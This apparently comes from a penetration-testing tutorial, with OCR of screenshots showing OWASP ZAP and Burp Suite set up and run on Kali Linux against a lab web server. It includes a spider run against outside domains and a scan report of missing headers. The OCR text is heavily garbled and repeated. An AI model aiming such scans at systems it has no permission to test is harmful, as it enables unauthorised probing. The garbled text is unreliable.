	📄 Desktop 🛛 葿 Pu	blic	ress 'Attack'.
	📄 Documents 📄 rad	are	Tess Allack.
		nplates eos	
		evely p	
	📄 Pictures		
	File <u>N</u> ame: generic	corp-wS2K12-01	▼
🛗 History 🔍 Sea			
Id Req. Times		Save Cancel	N Tags 関
			4
			V
Alerts 🏴 0 🔑 0 🔑 0	0 🕅 0	Current Scans 🌥 0 À 0 🔘 0 🗰	0 🔑 0 🐺 0 💥 0
	Untitled Session -	generic-corp-wS2K12-01 - OWASP ZAP 2.4.1	•••
<u>F</u> ile <u>E</u> dit ⊻iew <u>A</u> naly	yse <u>R</u> eport <u>T</u> ools <u>O</u> nline	<u>H</u> elp	
Standard mode 💌	🗋 😂 📰 🔝 🚔 🖟		💢 🎟 占 🐀 📼 🛛
😺 Sites 🛨		∮ Quick Start 🖉 🔿 Request Response 🗢 🚹	
o 📮 🗈 🖃			A
🔻 🚍 Contexts		Welcome to the OWASP Ze	d Attack
Oefault Conte Sites	ext	ZAP is an easy to use integrated penetration testing too	l for finding vulner
w sites		Please be aware that you should only attack applications	s that you have be
		To quickly test an application, enter its URL below and pr	ess 'Attack'.
			J
		URL to attack: http://	
		Progress: Not started	
		Not statted	*
📔 History 🕅 🔍 Sea	irch 🏾 💾 Alerts 📜 📄 Outp	ut [🛨]	
Id Req. Times	Met URL	C Reason Size Res Highes N	V Tags 🖪

Untitled Session –	generic-corp-wS2K12-01 - OWASP ZAP 2.4.1 🛛 🖨 🖪 🔕
<u>F</u> ile <u>E</u> dit <u>V</u> iew <u>A</u> nalyse <u>R</u> eport <u>T</u> ools <u>O</u> nline	Help
Standard mode 💌 🗋 😂 📰 🔟 📄 🌼 💵	1 🗷 📼 💼 💼 💼 📰 💡 🕒 🕨 🖉 😹 📾 🔤
🚱 Sites 🕂	$\int \frac{1}{2} $ Quick Start 🖈 \Rightarrow Request Response \Leftrightarrow $+$
© 📮 🗈 🖃	Welcome to the OWASP Zed Attack
Contexts Orleault Context	ZAP is an easy to use integrated penetration testing tool for finding vulner
😵 Sites	Please be aware that you should only attack applications that you have be
	To quickly test an application, enter its URL below and press 'Attack'.
	URL to attack: http://192.168.56.103
	Attack Stop Progress: Not started
	V V
🛗 History 🔍 Search 🏴 Alerts 📄 Outp	
🎯 🍛 🍸 Filter:OFF	
Id Req. Times Met URL	C Reason Size Res Highes N Tags
e e	
Alerts 🍽 0 🎮 0 🖓 0 🕅 0	💽 Current Scans 🍑 0 👌 0 🎯 0 勝 0 🎤 0 🐺 0

	rt <u>T</u> ools <u>O</u> nline <u>H</u> elp	Session - generic-corp-wS2K12-01 - O	17101 2711 2.4.2	
Standard mode 💌 🗋 🔒 📲			0 🔀 🖽 占 🐂 📼	
Sites +		Request Response (+)		
		the OWASP Zed Atta	ack Provy (7AP)
Contexts			-	-
Default Context	-	tegrated penetration testing tool for finding		
🔻 🤬 Ҏ Sites	Please be aware that yo	ou should only attack applications that you h	ave been specifically be	en given permission to test.
▼ 🚞 🏴 http://192.168.56. ││ 🏴 ₩ GET:robots.tx	To quickly test an applic	ation, enter its URL below and press 'Attack'		
P W GET:sitemap.	URL to attack:	http://192.168.56.103		Select
	ORE to attack:			Select
		Attack Stop		
	Progress:	Attack complete - see the Alerts tab for de	talls of any issues found	3
		t you should explore your application using y		ed regression tests while prox
	If you are using Firefox 2	24.0 or later you can use 'Plug-n-Hack' to cor	figure your browser:	
	Configure your browser:	🖋 Plug-n-Hack		
📔 History 🏾 🍳 Search 🗍 🏴 /	Alerts 📔 📄 Output 🏾 🕷 Sp	oider 🚺 👌 Active Scan 🕫 🛎 🗍 🛨		
🎟 👌 New Scan 🗄 Progress: 🤇	0: http://192.168.56.103	🔽 II 🔳 💹 🚺 100%	🥣 🚽 🚽 🚽	cans: 0 Num requests: 7
	sp. Timestamp Method	URL	Code Reason R	TT Size Resp. Header Size Re
10 16/03/16 21:11:49 16 13 16/03/16 21:11:51 16		http://192.168.56.103/893442572015009		-
12 16/03/16 21:11:51 16		http://192.168.56.103/robots.txt/ http://192.168.56.103/	404 Not Found 7 200 OK 8	160 bytes 1.22 Ki 247 bytes 735 by
14 16/03/16 21:11:51 16		http://192.168.56.103/sitemap.xml/	404 Not Found 5	
15 16/03/16 21:11:52 16	/03/16 21:11:52 GET	http://192.168.56.103	200 OK 9	247 bytes 735 by
16 16/03/16 21:11:52 16		http://192.168.56.103/robots.txt	404 Not Found 9	
17 16/03/16 21:11:52 16	/03/16 21:11:52 GET	http://192.168.56.103/sitemap.xml	404 Not Found 4	160 bytes 1.22 Ki
	Untitled	Session - generic-corp-wS2K12-01 - O	WASP ZAP 2.4.1	•
<u>F</u> ile <u>E</u> dit ⊻iew <u>A</u> nalyse <u>R</u> epo	rt <u>T</u> ools <u>O</u> nline <u>H</u> elp			
	🖬 💼 🚔 🎊 🗖 💻 🔳		0 💢 🖩 🔒 🖿	Θ
Standard mode 🔽 🗋 블 🖷				:: • •
Standard mode 💌 🗋 블 🖷	Quick Start 🖉 🔿 F			
Sites 🛨	♀ Quick Start ☞ ₽			
Sites 🛨	Quick Start ≇ → F	Request Response 🗢 🕂	ack Proxy (ZAP)
Sites +		Request Response ← + • the OWASP Zed Atta itegrated penetration testing tool for finding	ack Proxy (A	ZAP)
Sites Image: Sites Image: Sites Image: Sites	✓ Quick Start F Welcome to </td <td>Request Response ← + • the OWASP Zed Attain tegrated penetration testing tool for finding bu should only attack applications that you have</td> <td>ack Proxy (vulnerabilities in web a ave been specifically be</td> <td>ZAP)</td>	Request Response ← + • the OWASP Zed Attain tegrated penetration testing tool for finding bu should only attack applications that you have	ack Proxy (vulnerabilities in web a ave been specifically be	ZAP)
Image: Sites Image: Sites Image: Sites	✓ Quick Start F Welcome to </td <td>Request Response ← + • the OWASP Zed Atta itegrated penetration testing tool for finding</td> <td>ack Proxy (vulnerabilities in web a ave been specifically be</td> <td>ZAP)</td>	Request Response ← + • the OWASP Zed Atta itegrated penetration testing tool for finding	ack Proxy (vulnerabilities in web a ave been specifically be	ZAP)
Sites Image: Site Sites Image: Site Site Site Site Site Site Site Site	✓ Quick Start F Welcome to </td <td>Request Response ← + • the OWASP Zed Attain tegrated penetration testing tool for finding bu should only attack applications that you have</td> <td>ack Proxy (vulnerabilities in web a ave been specifically be</td> <td>ZAP)</td>	Request Response ← + • the OWASP Zed Attain tegrated penetration testing tool for finding bu should only attack applications that you have	ack Proxy (vulnerabilities in web a ave been specifically be	ZAP)
Sites + Image: Sites Image: Sites Image:	✓ Quick Start F Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic	Request Response + • the OWASP Zed Atta itegrated penetration testing tool for finding bu should only attack applications that you have ation, enter its URL below and press 'Attack' http://192.168.56.103	ack Proxy (vulnerabilities in web a ave been specifically be	ZAP) oplications. en given permission to test.
Sites + Image: Sites Image: Sites Image:	✓ Quick Start ⇒ F Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack:	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you he ation, enter its URL below and press 'Attack' http://192.168.56.103 // Attack Stop	ack Proxy (vulnerabilities in web a ave been specifically be	ZAP) oplications. en given permission to test.
Image: Site Site Site Site Site Site Site Site	✓ Quick Start F Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic	Request Response + • the OWASP Zed Atta itegrated penetration testing tool for finding bu should only attack applications that you have ation, enter its URL below and press 'Attack' http://192.168.56.103	ack Proxy (vulnerabilities in web a ave been specifically be	ZAP) oplications. en given permission to test.
Image: Site Site Site Site Site Site Site Site	✓ Quick Start * ⇒ F Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress:	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you his ration, enter its URL below and press 'Attack' http://192.168.56.103 Attack complete - see the Alerts tab for de	ack Proxy (X vulnerabilities in web ap ave been specifically be tails of any issues found	ZAP) oplications. en given permission to test.
Image: Sites Image: Sites Image: Site Sites Image: Sites Image: Site Sites Image: Sites Image: Site Sites Image: Site Sites Image: Site Site Site Sites Image: Site Sites Image: Site Site Site Site Site Site Site Site	✓ Quick Start * → F ✓ Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you hist ation, enter its URL below and press 'Attack' http://192.168.56.103 Attack complete - see the Alerts tab for de t you should explore your application using y	ack Proxy (vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat	ZAP) oplications. en given permission to test.
Sites + Image: Sites Image: Sites Image:	✓ Quick Start ✓ ➡ F Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you have ation, enter its URL below and press 'Attack' http://192.168.56.103 Attack December 2007 Attack complete - see the Alerts tab for de t you should explore your application using you 24.0 or later you can use 'Plug-n-Hack' to cor	ack Proxy (vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat	ZAP) oplications. en given permission to test.
Sites + Image: Sites Image: Sites Image:	✓ Quick Start ✓ ➡ F ✓ Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser:	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you have ation, enter its URL below and press 'Attack' http://192.168.56.103 Attack December 2007 Attack complete - see the Alerts tab for de t you should explore your application using you 24.0 or later you can use 'Plug-n-Hack' to cor	ack Proxy (vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat	ZAP) oplications. en given permission to test.
 Sites + Sites + Contexts Default Context P Sites P Sites P M (ET:robots.t) P M (ET:robots.t) P M (ET:sitemap. 	✓ Quick Start ✓ Quick Start ✓ P ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser:	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you his attaion, enter its URL below and press 'Attack' http://192.168.56.103 Attack Defense Stop Attack complete - see the Alerts tab for de t you should explore your application using you 24.0 or later you can use 'Plug-n-Hack' to cor	ack Proxy (vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat	ZAP) oplications. en given permission to test.
Sites + Image: Sites Image: Sites Image:	✓ Quick Start ✓ ➡ F ✓ Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser:	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you his attaion, enter its URL below and press 'Attack' http://192.168.56.103 Attack Defense Stop Attack complete - see the Alerts tab for de t you should explore your application using you 24.0 or later you can use 'Plug-n-Hack' to cor	ack Proxy (vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat	ZAP) oplications. en given permission to test.
	✓ Quick Start ✓ Quick Start ✓ Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser: ✓ Alerts Output ✓	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you his attaion, enter its URL below and press 'Attack' http://192.168.56.103 Attack Defense Stop Attack complete - see the Alerts tab for de t you should explore your application using you 24.0 or later you can use 'Plug-n-Hack' to cor	ack Proxy (vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat ifigure your browser:	ZAP) oplications. en given permission to test.
 Sites + Sites + Contexts Default Context Pistes Pittp://192.168.56. Pi % GET:robots.tb Pi % GET:sitemap. 	✓ Quick Start ✓ Quick Start ✓ Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser: ✓ Alerts Output ✓	Request Response	Ack Proxy (vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat figure your browser:	ZAP) oplications. en given permission to test. @ Select d ed regression tests while prox
 Sites + Sites + Contexts Default Context P Sites P Mttp://192.168.56. P Mt GET:robots.tv P M GET:sitemap. History Search + History Search + New Scan Progress: Id Req. Timestamp Re 10 16/03/16 21:11:49 16 	✓ Quick Start ✓ Quick Start ✓ Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser: ✓ ✓ Oithtp://192.168.56.103 Isp. Timestamp Method Ø03/16 21:11:49	Request Response To the OWASP Zed Attack tegrated penetration testing tool for finding bu should only attack applications that you his attain, enter its URL below and press 'Attack' http://192.168.56.103 // Attack Stop Attack complete - see the Alerts tab for de t you should explore your application using you 24.0 or later you can use 'Plug-n-Hack' to cor // Plug-n-Hack older Active Scan * 1 100% URL http://192.168.56.103/893442572015009	ack Proxy () vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat figure your browser: Code Reason R 404 Not Found 2	ZAP) oplications. en given permission to test. Select d ed regression tests while prox cans: 0 Num requests: 7 TT Size Resp. Header Size Re 160 bytes 1.22 Ki
 Sites + Sites + Contexts Default Context Pittp://192.168.56. Pittp://192.168.56.56. Pittp://192.168.56.56.56.56.56.56.56.56.56.56.56.56.56.	✓ Quick Start ✓ → F ✓ Quick Start ✓ → F ✓ Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser: ✓ ✓ ✓ Alerts Output (0) http://192.168.56.103 (0) The 21:11:49 GET (0) J16 21:11:51 GET	Request Response To the OWASP Zed Atta tegrated penetration testing tool for finding bu should only attack applications that you have attaion, enter its URL below and press 'Attack' http://192.168.56.103 // Attack I Stop Attack complete - see the Alerts tab for de t you should explore your application using you 24.0 or later you can use 'Plug-n-Hack' to com // Plug-n-Hack Dider Active Scan / 100% URL http://192.168.56.103/893442572015009 http://192.168.56.103/robots.txt/	ack Proxy (2 vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat ifigure your browser: Code Reason R 404 Not Found 2 404 Not Found 2	ZAP) oplications. en given permission to test. en given permission to test. ed regression tests while prox cans: 0 Num requests: 7 TT Size Resp. Header Size Re 160 bytes 1.22 Ki 160 byte
 Sites + Sites + Contexts Default Context P Sites P Http://192.168.56. P W GET:robots.tb P W GET:sitemap. History Search New Scan Progress: Id Req. Timestamp Re 16/03/16 21:11:51 16 12 16/03/16 21:11:51 16 	✓ Quick Start ✓ ⇒ F ✓ Welcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser: ✓ O: http://192.168.56.103 isp. Timestamp /03/16 21:11:51 /03/16 21:11:51 GET /03/16 21:11:51	Request Response	ack Proxy () vulnerabilities in web ap ave been specifically be tails of any issues found our browser or automat figure your browser: Code Reason R 404 Not Found 7 200 OK 8	ZAP) pplications. en given permission to test. en given permission to test. ed ed regression tests while prox cans: 0 Num requests: 7 TT Size Resp. Header Size Re 160 bytes 1.22 ki 160 bytes 1.22 ki 160 bytes 735 by
 Sites + Sites + Contexts Default Context Pistes Pistes Pistes Pistes Search Pistes New Scan Progress: Req. Timestamp Re 16/03/16 21:11:51 16 	✓ Quick Start ✓ Quick Start ✓ Pis an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser: ✓ O: http://192.168.56.103 rsp. Timestamp Method /03/16 21:11:51 GET /03/16 21:11:51 GET /03/16 21:11:51 GET /03/16 21:11:51 GET /03/16 21:11:51 GET	Request Response	Ack Proxy () vulnerabilities in web ap ave been specifically be tails of any issues found bur browser or automat figure your browser: Code Reason R . 404 Not Found 2 404 Not Found 2 404 Not Found 5	ZAP) oplications. en given permission to test. Select d ed regression tests while proxy cans: 0 Num requests: 7 TT Size Resp. Header Size Re 160 bytes 1.22 ki 160 bytes 1.22 ki 247 bytes 735 by 160 bytes 1.22 ki
 Sites + Sites + Contexts Default Context Pestes Pettp://192.168.56. Pestes Pestes Pestes Sites Pestes Sites Pestes Sites Pestes Sites Sites Pestes Sites <li< td=""><td>Velcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser: Configure your browser: Configure 102,1168,56,103 Sp. Timestamp Method 103/16 21:11:51 GET 103/16 21:11:52 GET</td><td>Request Response</td><td>Ack Proxy () vulnerabilities in web ap ave been specifically be tails of any issues found bur browser or automat figure your browser: Code Reason R . 404 Not Found 2 404 Not Found 2 404 Not Found 5</td><td>ZAP) oplications. en given permission to test. Select d ed regression tests while prox cans: 0 Num requests: 7 TT Size Resp. Header Size Re 160 bytes 1.22 ki 160 bytes 1.22 ki 247 bytes 735 by 160 bytes 1.22 ki 247 bytes 735 by 247 bytes 735 by</td></li<>	Velcome to ZAP is an easy to use in Please be aware that yo To quickly test an applic URL to attack: Progress: For a more in depth test If you are using Firefox 2 Configure your browser: Configure your browser: Configure 102,1168,56,103 Sp. Timestamp Method 103/16 21:11:51 GET 103/16 21:11:52 GET	Request Response	Ack Proxy () vulnerabilities in web ap ave been specifically be tails of any issues found bur browser or automat figure your browser: Code Reason R . 404 Not Found 2 404 Not Found 2 404 Not Found 5	ZAP) oplications. en given permission to test. Select d ed regression tests while prox cans: 0 Num requests: 7 TT Size Resp. Header Size Re 160 bytes 1.22 ki 160 bytes 1.22 ki 247 bytes 735 by 160 bytes 1.22 ki 247 bytes 735 by 247 bytes 735 by

ZAP Simple Browser Configuration - Iceweasel		•	Θ	⊗
about:sessionrestore × ZAP Simple Browser Con × +				
	Ê	÷	⋒	≡
🛅 Most Visited 🔻 👖 Offensive Security 🥆 Kali Linux 🥆 Kali Docs 🥆 Kali Tools 👪 Exploit-DB 📡 Aircrack-ng				

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

Click to setup!	
ZAP Simple Browser Configuration - Iceweasel	• •
about:sessionrestore × ZAP Simple Browser Con × +	
🗲 🊓 🕙 localhost:8080/pnh/?apikey=vgov4nhuc3c5osdk0kg8980t4b 🔹 🗹 🔍 Search 😭 🖨 🗍	1
Firefox Plug-n-Hack has been installed successfully. Kali Tools LExploit-DB Aircrack-ng	
W C Learn More × ed Attack Proxy (ZAP)	
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.	
Please be aware that you should only attack applications that you have been specifically been given permission to test.	
ZAP support has been activated in your browser:	
ZAP support has been activated in your browser:	
Click to setup!	
ZAP Simple Browser Configuration - Iceweasel	• •
about:sessionrestore × ZAP Simple Browser Con × +	
🔄 🤹 े 🕲 localhost:8080/pnh/?apikey=vgov4nhuc3c5osdk0kg8980t4b 🔹 C 🔍 Search 🙀 🗎 🦊 1 ब्रिMost Visited र 🌃 Offensive Security 🥆 Kali Linux 🥆 Kali Docs 🥆 Kali Tools 🖫 Exploit-DB 🐚 Aircrack-ng	

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

Configuring your browser to work with ZAP..

Warning	
Would you like to enable this site as a Plug-n-Hack provider?	
Plug-n-hack providers (e.g. man-in-the-middle proxies) can intercept and modify all traffic to and from your browser while activated; Do not enable unless you completely understand what you are doing.	
I understand	
Cancel Enable	

ZAP Simple Browser Configuration – Iceweasel		0	Θ	8
about:sessionrestore × ZAP Simple Browser Con × 🗣				
	☆ 自	Ŧ	⋒	≡
🔯 Most Visited 🔻 👖 Offensive Security 🌂 Kali Linux 🌂 Kali Docs 🌂 Kali Tools 🛄 Exploit-DB 🔌 Aircrack-ng				

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

Configuration succeeded, you are now proxying through ZAP!


You can control both Plug-n-Hack and ZAP via the Firefox Developer Toolbar (Shift+F2) - type 'help pnh' or 'help zap' to get started.

Synopsis: » pnh

Commands for interacting with a Plug-n-Hack provider (e.g. OWASP ZAP) Sub-Commands:

You can control both Plug-n-Hack an<u>d ZAP via the</u> Firefox

- pnh config: pnh configuration operations » help pnh config
 - pnh config apply: apply a pnh config » help pnh config apply
 - pnh config clear: clear the current pnh config » help pnh config clear
 - pnh config list: list pnh configs » help pnh config list
 - pnh config remove: remove a pnh config » help pnh config remove
 - pnh config show: show the current config » help pnh config show



Runtime Er	rror – Iceweasel	¢	0	⊗
about:sessionrestore × ZAP Simple Browser Con × Ru	untime Error × +			
• 9 192.168.56.103/wolf25/	🔻 🖻 🔍 Search	≜ ₽	⋒	≡
📷 Most Visited 🔻 👖 Offensive Security 🥆 Kali Linux 🥆 Kali Docs 🎽	🕻 Kali Tools 🛄 Exploit-DB 📡 Aircrack-ng			
Server Error in '/' Application.				

Runtime Error


Description: An application error occurred on the server. The current custom error settings for this application prevent the details of the application error from being viewed remotely (for security reasons). It could, however, be viewed by browsers running on the local server machine.

Details: To enable the details of this specific error message to be viewable on remote machines, please create a <customErrors> tag within a "web.config" configuration file located in the root directory of the current web application. This <customErrors> tag should then have its "mode" attribute set to "Off".

	Web.Config Configuration File
	<configuration> <system.web></system.web></configuration>
	<pre> </pre>
)	> zap spider start http://192.168.56.103

بو

Can't use 'http://3039.info'.		
» zap spider start http://3039.info	۶	



WooCommerce Featured Products

				-1
	Protuced producto po	r page="4" columpo		
the site to spic http://syswow	Jei	r_page="4" columns	= 4]	
nttp://syswow				_
» zap spider start http://sys	wow.com/ → http://syswow.com		¥	×
				•
	Untitled Session - generic-cor	p-wS2K12-01 - 0	WASP ZAP 2.4.1	×
<u>File Edit View Analyse Report</u>				_
Standard mode 🔽 📋 블 层			0 💥 🖩 🐁 📼 🛛 🛛	
Sites 🛨	\checkmark Quick Start \land Request Response (+]		
	Header: Text 💌 🖪 Body: Text 💌 📃 🔲			
	fTTP/1.1 500 Internal Server Error			
	Cache Control: private			
-	Content-Type: text/html; charset=utf-8 Gerver: Microsoft-IIS/8.5	3		
	Date: Thu, 17 Mar 2016 01:21:40 GMT			
	Content-Length: 3420			
📄 🏓 🕷 GET:sitema				
GET:wolf25				
▶ 📄 🏴 http://30309.infc 🛛 🤜	DOCTYPE html>			
	html>			
▶ 🚞 🏴 http://dp.g.doub	<head></head>			
▶ 🚞 http://i0.wp.com	<title>Runtime Error</title>			- 11
http://il.wp.com	<meta content="</td" name="viewport"/> <td>="width=device-wi</td> <td>dth" /></td> <td>- 11</td>	="width=device-wi	dth" />	- 11
http://i2.wp.com	<style></td><td>fent unight unorma</td><td>l;font-size: .7em;color:black;}</td><td>- 11</td></tr><tr><td>🕨 🚞 🏴 http://mcc.secur</td><td>p {font-family: Verdana; font</td><td></td><td></td><td>- 11</td></tr><tr><td>http://pixel.wp.com</td><td><pre>b {font-family:"Verdana";fon</pre></td><td></td><td></td><td></td></tr><tr><td>🛗 History 🔍 Search 👎 Ale</td><td>erts 🖉 📄 Output 🛛 🛞 Spider 🚺 Active Scar</td><td></td><td>· · · · ·</td><td></td></tr><tr><td></td><td></td><td>Web Browser XSS</td><td>Protection Not Enabled</td><td></td></tr><tr><td>🔻 📄 Ҏ Web Browser XSS Prote</td><td>ection Not Enabled (284)</td><td>URL:</td><td>http://192.168.56.103/wolf25/</td><td></td></tr><tr><td>GET: http://1-800-atlan</td><td>ta-homes-for-sale.com/</td><td>Risk:</td><td>P Low</td><td></td></tr><tr><td>🕒 GET: http://1-800-atlan</td><td>nta-homes-for-sale.com/?nr=0</td><td>Confidence:</td><td>Medium</td><td></td></tr><tr><td>🕒 GET: http://192.168.56</td><td>5.103</td><td>Parameter:</td><td></td><td></td></tr><tr><td>📄 GET: http://192.168.56</td><td>6.103/robots.txt</td><td>Attack:</td><td></td><td></td></tr><tr><td>🕒 GET: http://192.168.56</td><td>5.103/sitemap.xml</td><td>Evidence: CWE Id:</td><td>933</td><td></td></tr><tr><td> GET: http://192.168.56</td><td></td><td>WASC Id:</td><td>14</td><td></td></tr><tr><td>GET: http://30309.info/</td><td></td><td>Description:</td><td></td><td></td></tr><tr><td></td><td>/wp-content/plugins/jetpack/css/jetpack.css?</td><td></td><td></td><td></td></tr><tr><td></td><td>/wp-content/plugins/jetpack/modules/photor</td><td></td><td>Protection is not enabled, or is disabled by the he 'X-XSS-Protection' HTTP response header on the web</td><td></td></tr><tr><td>GFT: http://30309.info/</td><td>/wp-content/plugins/ietpack/modules/wpgrof</td><td>server</td><td>The A-ABB-Frotection HTTF response header on the Web</td><td>v</td></tr><tr><td>Alerts 🍽 0 🔑 2 🔑 7 🙌 0</td><td></td><td></td><td>Current Scans 🌞 0 👌 1 🎯 0 勝 0 🎤 0 🐺 0</td><td>₩ О</td></tr><tr><td></td><td></td><td></td><td> · · · · · · · · · · · · · · · ·</td><td></td></tr></tbody></table></style>			

	ZAP Sca	nning Report - Iceweasel			•	Θ	⊗
😐 about:sessionrestore	× ZAP Simple Browser Con ×	SySWoW! A Syste	× ZAP Scanning Report	× +			
< 🕙 file:///root/Zap/Test-2	0160317.html	▼ C	Q Search	☆ 自	+	^	≡
🛅 Most Visited ₹ 👖 Offensiv	e Security 🌂 Kali Linux 🦄 Kali Docs 🕯	🔍 Kali Tools 🕕 Exploit-DE	3 🔊 Aircrack-ng				
ZAP Scanning Report							(
Summary of Alerts							
Risk Level	Number of Alerts						
<u>High</u>	0						
<u>Medium</u>	275						
Low	955						
Informational	0						
Alert Detail							
Medium (Medium)	X-Frame-Options Header Not Set						
Description	X-Frame-Options header is not included in	the HTTP response to protect	against 'ClickJacking' attacks.				
URL	http://1-800-atlanta-homes-for-sale.com/						
Solution	Most modern Web browsers support the expect the page to be framed only by pa otherwise if you never expect the page to page in supported web browsers).	ages on your server (e.g. it's	part of a FRAMESET) then you'll	I want to use	SAME	ORIĞIN	Ν,
Reference	http://blogs.msdn.com/b/ieinternals/archive	e/2010/03/30/combating-clickja	acking-with-x-frame-options.aspx				
Medium (Medium)	X-Frame-Options Header Not Set						
Description	X-Frame-Ontions header is not included in	the HTTP response to protect	against 'ClickJacking' attacks				

Applications Places		Sun 11:45
Favorites		burpsuite
01 - Information Gathering	•	EF! httrack
02 - Vulnerability Analysis	•	
03 - Web Application Analysis	•	💓 owasp-zap
04 - Database Assessment		🔝 paros
05 - Password Attacks	•	ക്കുൻ skipfish
06 - Wireless Attacks	•	SKIPIISI
07 - Reverse Engineering		Sqlmap
08 - Exploitation Tools		vega vega
09 - Sniffing & Spoofing	•	w3af
10 - Post Exploitation	•	w Sal
11 - Forensics	•	webscarab
12 - Reporting Tools		
13 - System Services	•	

				Bur	p Suite Fre	e Edition v	1.6.32				•	0	8
Burp Intruder	Repeater	Window He	lp										
Target Prox	/ Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Options	Alerts)		
Site map Sc	ope		•					•					
	e in-scope 'he easies'				configuration se to your tar								L
Add	En	abled Pr	otocol	Host / IP ra	nge	Port	File						
			ГТР	10.0.0.1/24	2	80	1.110						
Edit	ve									•			
Paste (Load													
Exclude f	rom scope												
Add	En	abled Pr	otocol	Host / IP ra	nge	Port	File						
Edit		И н	ГТР	10.0.0.1									
Remo Paste I													
Load													

	Connection Settings			
Configure Proxies to O No prox <u>y</u> O Auto-detect prov O Use system prov	xy settings for this net <u>w</u> ork			
 <u>O</u>se system prox <u>M</u>anual proxy co 	, 3			
HTTP Pro <u>x</u> y:	localhost	<u>P</u> ort:	8080	
	Use this proxy server for all prot	ocols		
SS <u>L</u> Proxy:	localhost	P <u>o</u> rt:	8080 🎍	
<u>F</u> TP Proxy:	localhost	Po <u>r</u> t:	8080 💂	
SO <u>C</u> KS Host:	localhost	Por <u>t</u> :	8080	
<u>N</u> o Proxy for:	○ SOC <u>K</u> S v4	emote <u>D</u> N	IS	
O <u>A</u> utomatic proxy	la.org, .net.nz, 192.168.1.0/24 configuration URL: t:8080/proxy.pac		Reload	
_	authent <u>i</u> cation if password is saved		<u>N_</u> toud	
<u>H</u> elp	Can	cel	OK	

	Untrusted Co	onnection - Iceweasel				•
Kali Linux, an Offe	nsive 🗙 🕒 Untrusted Connection 🗙	Preferences	× +			
+ The second sec	.yahoo.com	▼ C ^e Q, g	earch		☆ 自	+
🛅 Most Visited 🔻 🚺	Offensive Security 🌂 Kali Linux 🌂 Kali Docs	🌂 Kali Tools 🕕 Exploi	t-DB 📡 Air	crack-ng		
	This Connection is Untruston You have asked Iceweasel to connect secure connection is secure. Normally, when you try to connect securely, are going to the right place. However, this si	ly to www.yahoo.com , b , sites will present trusto	ed identifica		,	
